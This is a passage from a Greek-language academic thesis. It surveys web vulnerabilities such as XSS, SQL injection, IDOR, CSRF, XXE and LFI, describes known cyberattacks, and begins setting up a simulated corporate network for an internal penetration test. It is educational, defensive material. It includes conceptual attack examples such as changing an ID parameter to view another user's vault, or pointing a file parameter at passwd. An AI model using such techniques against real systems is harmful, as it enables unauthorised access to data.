έχοντας στην κατοχή του το cookie μπορεί να παρακάμψει τους μηχανισμούς αυθεντικοποίησης και να αποκτήσει πρόσβαση στον λογαριασμό του θύματος. Άλλη μια ενέργεια που μπορεί να γίνει με την εκμετάλλευση της ευπάθειας XSS είναι η ανακατεύθυνση του θύματος από την ιστοσελίδα που επισκέφτηκε σε μια κακόβουλη με σκοπό να γίνει κάποια άλλη υποκλοπή δεδομένων.

3.2.2 SQL Injection

Αυτή η ευπάθεια επιτρέπει στους επιτιθέμενους να εκτελούν αυθαίρετες SQL εντολές στη βάση δεδομένων μιας εφαρμογής. Μέσω SQL Injection [32], ένας επιτιθέμενος μπορεί να προσπελάσει, τροποποιήσει ή διαγράψει δεδομένα απευθείας από την βάση δεδομένων, προκαλώντας σημαντική βλάβη στην εφαρμογή και τα δεδομένα της. Παρ' όλο που οι σύγχρονες εφαρμογές είναι πιο ασφαλής στην συγκεκριμένη ευπάθεια πολλές παραμένουν ακόμα ευάλωτες.

3.2.3 Insecure Direct Object References (IDOR)

Το IDOR [10], [33], εμφανίζεται όταν μια εφαρμογή παρέχει πρόσβαση σε αντικείμενα με βάση τη χρήση του αναγνωριστικού τους (ID), όπως για παράδειγμα το αναγνωριστικό χρήστη, χωρίς κατάλληλους ελέγχους αυθεντικοποίησης ή εξουσιοδότησης. Αυτό σημαίνει ότι ένας χρήστης έχει αποκτήσει πρόσβαση σε δεδομένα ή λειτουργίες που δεν θα έπρεπε να είναι διαθέσιμες για αυτόν. Για παράδειγμα, εάν σε μια ιστοσελίδα έχουμε ένα χρηματοκιβώτιο με κωδικούς (password vault) και είναι προσβάσιμο μέσω της διεύθυνσης *https://example.com/user/vault?uniqid=0000123* και τροποποιήσουμε την τιμή της μεταβλητής *uniqid* σε *0000124*, μπορούμε να έχουμε δικαίωμα προβολής του χρηματοκιβωτίου ενός άλλου χρήστη.

3.2.4 Security Misconfiguration

Οι λανθασμένες ρυθμίσεις ασφάλειας [10], [34], είναι μια συχνή περίπτωση, αλλά κυρίως είναι μια υποτιμημένη ευπάθεια στις διαδικτυακές εφαρμογές. Προκύπτει όταν η εφαρμογή ή ο διακομιστής δεν

είναι σωστά διαμορφωμένα. Αυτό μπορεί να οφείλεται σε μια σειρά από παράγοντες, όπως η ανεπαρκής προστασία διακομιστών, λανθασμένες ρυθμίσεις στις βάσεις δεδομένων, αμέλεια στις ενημερώσεις των λειτουργικών συστημάτων, ή η χρήση προεπιλεγμένων κωδικών πρόσβασης. Ένα συνηθισμένο παράδειγμα είναι η διατήρηση προεπιλεγμένων λογαριασμών διαχειριστή σε συστήματα παραγωγής ή η ενεργοποίηση λειτουργιών που θα έπρεπε να είναι αποκλειστικά για τους προγραμματιστές. Αυτές οι πρακτικές μπορούν να επιτρέψουν σε επιτιθέμενους να αποκτήσουν πρόσβαση σε ευαίσθητα στοιχεία ή να εκμεταλλευτούν άλλες αδυναμίες στο σύστημα.

3.2.5 Cross-Site Request Forgery (CSRF)

Το CSRF [35], είναι μια επίθεση που εξαπατά τον χρήστη να εκτελέσει μη εγκεκριμένες ενέργειες σε μια εφαρμογή όπου είναι αυθεντικοποιημένος. Ένας επιτιθέμενος μπορεί να υποβάλει ένα αίτημα για αλλαγή κωδικού πρόσβασης (ή και άλλες ενέργειες όπως αλλαγή κινητού τηλεφώνου) εκ μέρους του χρήστη χωρίς τη γνώση του. Για παράδειγμα, έχουμε έναν χρήστη ο οποίος είναι συνδεδεμένος σε μια τράπεζα και ταυτόχρονα επισκέπτεται μια κακόβουλη ιστοσελίδα ή πατάει κάποιον σύνδεσμο. Η κακόβουλη ιστοσελίδα - σύνδεσμος περιέχει ένα ενσωματωμένο αίτημα που απευθύνεται στην τράπεζα για αλλαγή κωδικού πρόσβασης. Επειδή ο χρήστης είναι ήδη συνδεδεμένος, το αίτημα φαίνεται νόμιμο και η τράπεζα εκτελεί την ενέργεια.

3.2.6 Malicious File Upload

Οι ιστοσελίδες που έχουν την δυνατότητα ένας χρήστης να ανεβάσει ένα αρχείο είναι πολλές, ωστόσο οι περισσότερες από αυτές δεν έχουν υλοποιηθεί σωστά ή δεν τηρούν όλα τα μετρά ασφαλείας όπως είναι η χρήση antivirus. Ένας κακόβουλος χρήστης μπορεί να εκμεταλλευτεί αυτή την ευπάθεια για να ανεβάσει ένα κακόβουλο αρχείο [36], με αποτέλεσμα να πάρει πρόσβαση στον υπολογιστή ή τα δεδομένα του θύματος. Ένα τέτοιο παράδειγμα είναι όταν σε μια ιστοσελίδα επιτρέπεται να ανέβουν κάποια δικαιολογητικά σε μορφή κειμένου (*docx, pdf* και *txt*) αλλά δεν γίνεται ο κατάλληλος έλεγχος και επιτρέπεται και το ανέβασμα εκτελέσιμων αρχείων τύπου *exe*. Το αποτέλεσμα είναι να γίνει η εκτέλεση αυτού του αρχείου από τον χρήστη ο οποίος θα επιχειρήσει να κατεβάσει τα δικαιολογητικά.

3.2.7 XXE (XML External Entity)

Η ευπάθεια XXE [37], επιτρέπει στον επιτιθέμενο να κάνει κακόβουλες ενέργειες μέσω του αναλυτή (parser) των XML δεδομένων. Κάποιες από αυτές είναι η ανάγνωση ευαίσθητων αρχείων από τον διακομιστή και η εκτέλεση απομακρυσμένου κώδικα (RCE). Το XXE εκμεταλλεύεται την λειτουργία των XML εξωτερικών οντοτήτων (External Entities) οι οποίες είναι ένα μέσο για ένα XML να περιλαμβάνει δεδομένα από άλλες πηγές. Ένας επιτιθέμενος μπορεί να δημιουργήσει ένα κακόβουλο XML που να ορίζει μια εξωτερική οντότητα βασισμένη σε μια διαδρομή που να δείχνει σε ένα ευαίσθητο αρχείο στο σύστημα του διακομιστή. Όταν το XML επεξεργάζεται από την εφαρμογή, τότε η εξωτερική οντότητα καλείται, προκαλώντας την ανάγνωση του αρχείου.

3.2.8 Local File Inclusion (LFI)


Το LFI συμβαίνει όταν ένας κακόβουλος χρήστης φορτώνει και εκτελεί τοπικά αρχεία από τον διακομιστή μέσα από την εφαρμογή. Αυτή η ευπάθεια δίνει στον επιτιθέμενο την δυνατότητα να διαβάσει αλλά και να εκτελέσει ευαίσθητα αρχεία. Για παράδειγμα, όταν μια ιστοσελίδα φορτώνει περιεχόμενα από ένα αρχείο μέσω μιας παραμέτρου εισόδου, όπως το *projects.php?file=june2023.html*. Ο επιτιθέμενος μπορεί να αλλάξει την τιμή της παραμέτρου *file* σε κάποιο άλλο αρχείο (όπως το

passwd) προσπαθώντας να αναγκάσει την εφαρμογή να φορτώσει το συγκεκριμένο αρχείο και να αποσπάσει κρίσιμες πληροφορίες.

3.2.9 Αποκάλυψη πληροφοριών

Αυτές οι επιθέσεις επιτρέπουν στους κακόβουλους χρήστες να αποκτήσουν πολύτιμες πληροφορίες σχετικά με ένα σύστημα. Κάποια παραδείγματα είναι η αποκάλυψη κωδικών πρόσβασης, το shoulder-surfing, η κλοπή φορητών υπολογιστών, έλλειψη ασφάλειας μηνυμάτων μέσω HTTP, η διαρροή δεδομένων και η προσπέλαση πληροφοριών με την τεχνική της κοινωνικής μηχανικής [38].

Στο σχήμα 3.1 που ακολουθεί, παρουσιάζονται οι ευπάθειες σε διαδικτυακές εφαρμογές για το 2022. Όπως είναι εμφανές, στις δυο πρώτες θέσεις να είναι το *SQL Injection* και το Cross-Site Scripting (XSS).



Σχήμα 3.1: Ευπάθειες στις διαδικτυακές εφαρμογές το έτος 2022.
Πηγή [39]

3.3 Επιθέσεις στον Κυβερνοχώρο

Θα αναλύσουμε κάποιες από τις πιο σημαντικές απειλές στον κυβερνοχώρο, όπως είναι οι επιθέσεις Ransomware, Phishing (ηλεκτρονικό ψάρεμα), DDoS (Distributed Denial of Service), επιθέσεις στην αλυσίδα ανεφοδιασμού και επιθέσεις Drive-by download. Αυτοί οι τύποι επιθέσεων απειλούν όχι μόνο την ασφάλεια των δεδομένων αλλά και τη συνολική λειτουργικότητα των ψηφιακών υποδομών, επιδεικνύοντας τη σοβαρότητα του κινδύνου που εκπροσωπούν στον σύγχρονο ψηφιακό κόσμο. Η προστασία από τέτοιες επιθέσεις απαιτεί μια συνεχή προσπάθεια για την ενίσχυση των μέτρων ασφάλειας και την ενημέρωση των χρηστών για τις τελευταίες απειλές και τις καλύτερες πρακτικές ασφάλειας.

3.3.1 Ransomware

Οι επιθέσεις Ransomware [43], είναι μια μορφή κακόβουλου λογισμικού που κρυπτογραφεί τα δεδομένα του θύματος, απαιτώντας λύτρα για την αποκρυπτογράφησή τους. Ένα από τα πιο γνωστά παράδειγμα ήταν η επίθεση ransomware «WannaCry» το 2017, το οποίο μόλυνε περισσότερους από 200.000 υπολογιστές σε πάνω από 150 χώρες, εκμεταλλευόμενο μια δημοφιλή ευπάθεια στα Windows [44]. Οι επιθέσεις ransomware όπως η WannaCry δείχνουν τη σημασία της τακτικής ενημέρωσης των συστημάτων και της διατήρησης αντιγράφων ασφαλείας.

3.3.2 DDoS (Distributed Denial of Service)

Οι επιθέσεις DDoS [40], στοχεύουν στη κατάρρευση ενός δικτυακού πόρου υπερφορτώνοντας τον με αιτήματα. Στις 21 Οκτωβρίου 2016 συνέβη μια από τις μεγαλύτερες και πιο αξιοσημείωτες κυβερνοεπιθέσεις στην ιστορία του διαδικτύου. Η Dyn, μια εταιρεία που ελέγχει ένα μεγάλο μέρος της υποδομής συστήματος ονομάτων τομέα (DNS) του διαδικτύου, δέχτηκε μια γιγαντιαία επίθεση DDoS. Αυτή η επίθεση προκάλεσε την προσωρινή αδυναμία πρόσβασης σε πολλές μεγάλες διαδικτυακές πλατφόρμες σε ολόκληρη τη Βόρεια Αμερική και την Ευρώπη. Για την επίθεση χρησιμοποιήθηκε το Mirai botnet [41], το οποίο περιλάμβανε περίπου 145,000 συνδεδεμένες στο διαδίκτυο συσκευές, όπως routers, κάμερες ασφαλείας και άλλες έξυπνες συσκευές. Αυτές οι συσκευές χρησιμοποιήθηκαν για να πλημμυρίσουν τα συστήματα της Dyn με εκατομμύρια αιτήματα (υπολογίζεται ότι ήταν περίπου 1.2Tbps) προκαλώντας διακοπές στις υπηρεσίες. Το 2020 έγιναν πάνω από 10 εκατομμύρια επιθέσεις DDoS σε όλον τον κόσμο, 1.6 εκατομμύρια περισσότερες επιθέσεις από το 2019 [3].

3.3.3 Ηλεκτρονικό Ψάρεμα (Phishing)

Ο στόχος των phishing επιθέσεων είναι ο ίδιος ο άνθρωπος [42]. Ο επιτιθέμενος προσποιείται ότι είναι μία αξιόπιστη οντότητα ή ένα πρόσωπο με σκοπό να αποσπάσει ευαίσθητες πληροφορίες, όπως στοιχεία σύνδεσης, αριθμούς πιστωτικών καρτών και άλλα προσωπικά δεδομένα από το θύμα. Το phishing συνήθως λαμβάνει χώρα μέσω του ηλεκτρονικού ταχυδρομείου, όπου ο επιτιθέμενος στέλνει ένα φαινομενικά αθώο μήνυμα που περιέχει έναν σύνδεσμο ή ένα συνημμένο αρχείο. Καθημερινό πλέον παράδειγμα, αποτελούν τα μηνύματα (email) που σχετίζονται με τον τραπεζικό τομέα. Οι επιτιθέμενοι στέλνουν ειδοποιήσεις μέσω email στους χρήστες (θύματα), προσποιούμενοι ότι είναι από την επίσημη τράπεζα. Το email περιέχει συνήθως έναν σύνδεσμο που φέρεται να οδηγεί στη σελίδα επαναφοράς κωδικού πρόσβασης της τράπεζας. Όταν το θύμα πατήσει τον σύνδεσμο, μεταφέρεται σε μια κακόβουλη ιστοσελίδα που μιμείται την πραγματική. Εκεί, τα θύματα καλούνται να εισάγουν τα στοιχεία σύνδεσής τους, τα οποία καταλήγουν αμέσως στα χέρια των επιτιθέμενων. Σύμφωνα με μελέτες [3], οι πιο συνηθισμένοι τύποι επιθέσεων σε οργανισμούς - επιχειρήσεις περιλαμβάνουν:

- Κοινωνική μηχανική και phishing (57%)
- Κλεμμένες και παραβιασμένες συσκευές (33%)
- Κλοπή διαπιστευτηρίων (30%)

3.3.4 Επιθέσεις στην Αλυσίδα Εφοδιασμού (Supply Chain Attacks)


Οι επιθέσεις στην Αλυσίδα Εφοδιασμού [43], συνήθως στοχεύουν σε υπηρεσίες ή εργαλεία τρίτων με σκοπό να εξαπολύσουν επιθέσεις σε πολλαπλούς στόχους μέσω μίας παραβίασης. Αυτές οι επιθέσεις είναι ιδιαίτερα επικίνδυνες επειδή εκμεταλλεύονται την εμπιστοσύνη μεταξύ επιχειρήσεων και προμηθευτών. Ένα πρόσφατο παράδειγμα μια τέτοιας επίθεσης είναι σαν αυτή της Okta τον Οκτώβριο του 2023 [44]. Η Okta [45], είναι ένας πάροχος υπηρεσιών διαχείρισης ταυτότητας και ελέγχου

πρόσβασης (IAM). Κακόβουλοι χρήστες μπόρεσαν να πάρουν πρόσβαση σε δεδομένα πελατών αποκτώντας διαπιστευτήρια στο σύστημα διαχείρισης υποστήριξης πελατών. Έτσι, απέκτησαν πρόσβαση σε όποιον χρησιμοποιούσε Okta.

3.3.5 Drive-by Download


Η επίθεση drive-by download [46], έχει ως στόχο να πάρει πρόσβαση σε συστήματα με σκοπό την υποκλοπή δεδομένων. Το θύμα επισκέπτεται μια κακόβουλη ή παραβιασμένη ιστοσελίδα και αυτόματα κατεβαίνει και εγκαθίσταται κακόβουλο λογισμικό στη συσκευή του χωρίς αυτό να κάνει κάποια ενέργεια. Το 2021 μια ομάδα κακόβουλων εισβολέων [47], παραβίασε την επίσημη ιστοσελίδα του υπουργείου (e-Gov) της Συρίας και αντικατέστησε το επίσημο αρχείο της Android εφαρμογής με μια κακόβουλη έκδοση. Ο σκοπός τους ήταν να υποκλέψουν την λίστα επαφών και συγκεκριμένου τύπου αρχεία από την συσκευή του θύματος.

Στο σχήμα 3.2 που ακολουθεί παρουσιάζονται τα ποσοστά από τις κορυφαίες τεχνικές επίθεσης που πραγματοποιήθηκαν τα έτη 2021 και 2022.



Σχήμα 3.2: Στατιστικά από επιθέσεις που έγιναν το διάστημα 2022-2023. Πηγή [48]

Σύμφωνα με τις εκτιμήσεις, το παγκόσμιο κόστος του ηλεκτρονικού εγκλήματος αναμένεται να αυξηθεί κατακόρυφα τα επόμενα πέντε χρόνια, από 8,44 τρισεκατομμύρια δολάρια το 2022 σε 23,84 τρισεκατομμύρια δολάρια μέχρι το 2027 [49], όπως αναγράφεται στο σχήμα 3.3.



Σχήμα 3.3: Εκτιμώμενο κόστος από κυβερνοεγκλήματα παγκόσμιος. Πηγή [49]

3.4 Επίλογος

Σε αυτό το κεφάλαιο, αναλύσαμε κάποιες από τις πιο γνωστές ευπάθειες σε διαδικτυακές εφαρμογές μαζί με κάποιες επιθέσεις που γίνονται στον κυβερνοχώρο τα τελευταία έτη. Επιπλέον, κάναμε αναφορά σε μελέτες και περιστατικά που έπληξαν χώρες και εταιρείες.

Κεφάλαιο 4ο: Προσομοίωση Εταιρικού Δικτύου

4.1 Εισαγωγή


Σε αυτήν την ενότητα θα αναλύσουμε την δημιουργία του περιβάλλοντος προσομοίωσης ενός εταιρικού δικτύου στο οποίο θα πραγματοποιήσουμε τον έλεγχο εσωτερικής παρείσδυσης. Βασικό εργαλείο για την διεξαγωγή του ελέγχου θα είναι το «Mortys». Στο 5ο κεφάλαιο θα αναλύσουμε όλες τις λειτουργίες του και πως αυτές είναι απαραίτητες για τον εντοπισμό ευπαθειών.

4.2 Σχεδιασμός Τοπολογίας

Η τοπολογία του εταιρικού δικτύου που θα προσομοιωθεί θα αποτελείται από το gateway, δηλαδή, έναν διακομιστή που λειτουργεί ως σημείο εισόδου ή εξόδου, συνδέοντας μεταξύ τους διαφορετικά δίκτυα. Επίσης, έχει υλοποιηθεί και ένα τείχος προστασίας για να παρέχει έλεγχο ασφαλείας και φιλτράρισμα της κίνησης δικτύου που εισέρχεται και εξέρχεται [50]. Στην περίπτωση που ένας υπολογιστής θέλει να στείλει δεδομένα εκτός του τοπικού δικτύου, αυτά τα δεδομένα στέλνονται στο gateway, το οποίο τα δρομολογεί στον κατάλληλο προορισμό.

Επίσης, στη τοπολογία υπάρχει και ένας υπολογιστής ο οποίος έχει ως λειτουργικό μια διανομή Linux. Ένας τέτοιος υπολογιστής μπορεί να είναι ο σταθμός εργασίας ενός υπάλληλου μιας εταιρίας - οργανισμού. Στο ίδιο LAN έχουμε και έναν υπολογιστή που το λειτουργικό σύστημα του είναι Kali Linux και θα χρησιμοποιηθεί για τις δοκιμές παρείσδυσης.

Επιπρόσθετα, υπάρχει και η αποστρατικοποιημένη ζώνη (Demilitarized Zone - DMZ) [51], η οποία είναι μια ασφαλής και απομονωμένη ζώνη του δικτύου στην οποία είναι τοποθετημένος ένας διακομιστής που φιλοξενεί μια ιστοσελίδα WordPress. Στο σχήμα 4.1 έχουμε την απεικόνιση του δικτύου.



Σχήμα 4.1: Αναπαράσταση της τοπολογίας

Στον πίνακα 4.1 παρουσιάζονται όλα τα μηχανήματα, οι διευθύνσεις τους και οι διευθύνσεις του gateway.

Ubuntu Server Firewall (gateway)	enp0s3 (NAT): 10.0.2.15/24 enp0s8 (internal): 10.10.10.5/24 enp0s9 (internal): 11.11.11.12/24	default
DMZ	enp0s3 (internal): 11.11.11.11/24	11.11.11.12
Linux Host	enp0s3 (internal): 10.10.10.7/24	10.10.10.5
Kali Host	eth1 (internal): 10.10.10.10/24	10.10.10.5

Πίνακας 4.1: Τοπολογία δικτύου

4.3 Δημιουργία της Αποστρατικοποιημένης Ζώνης

Για την δημιουργία της DMZ θα χρησιμοποιήσουμε ένα Virtual Machine Ubuntu 20.04.4 LTS (64-bit) χωρίς UI, το οποίο θα φιλοξενεί μια WordPress ιστοσελίδα για εσωτερική χρήση. Η έκδοση που εγκαταστάθηκε είναι η Ubuntu 20.04 LTS (64-bit), δεδομένου ότι αυτή ήταν η τελευταία έκδοση τη χρονική στιγμή της εκπόνησης της εργασίας. Τα τεχνικά χαρακτηριστικά που δώσαμε στο μηχάνημα είναι:

- 2GB RAM
- 1 CPU
- 10 GB Hard Drive
- Network adapter: Internal Network
- Name: intnet2

4.3.1 Εγκατάσταση του Apache2

Ο Apache [52], είναι ένας από τους πιο γνωστούς διακομιστές ανοιχτού κώδικα του παγκόσμιου ιστού. Κάθε φορά που ένας χρήστης επισκέπτεται ένα ιστότοπο ο φυλλομετρητής επικοινωνεί με έναν διακομιστή μέσω του πρωτοκόλλου HTTP, ο οποίος παράγει τις ιστοσελίδες και τις αποστέλλει πίσω στο φυλλομετρητή. Ο Apache χρησιμοποιήθηκε για να φιλοξενήσει την WordPress ιστοσελίδα, την οποία θα υλοποιήσουμε στο επόμενο βήμα.

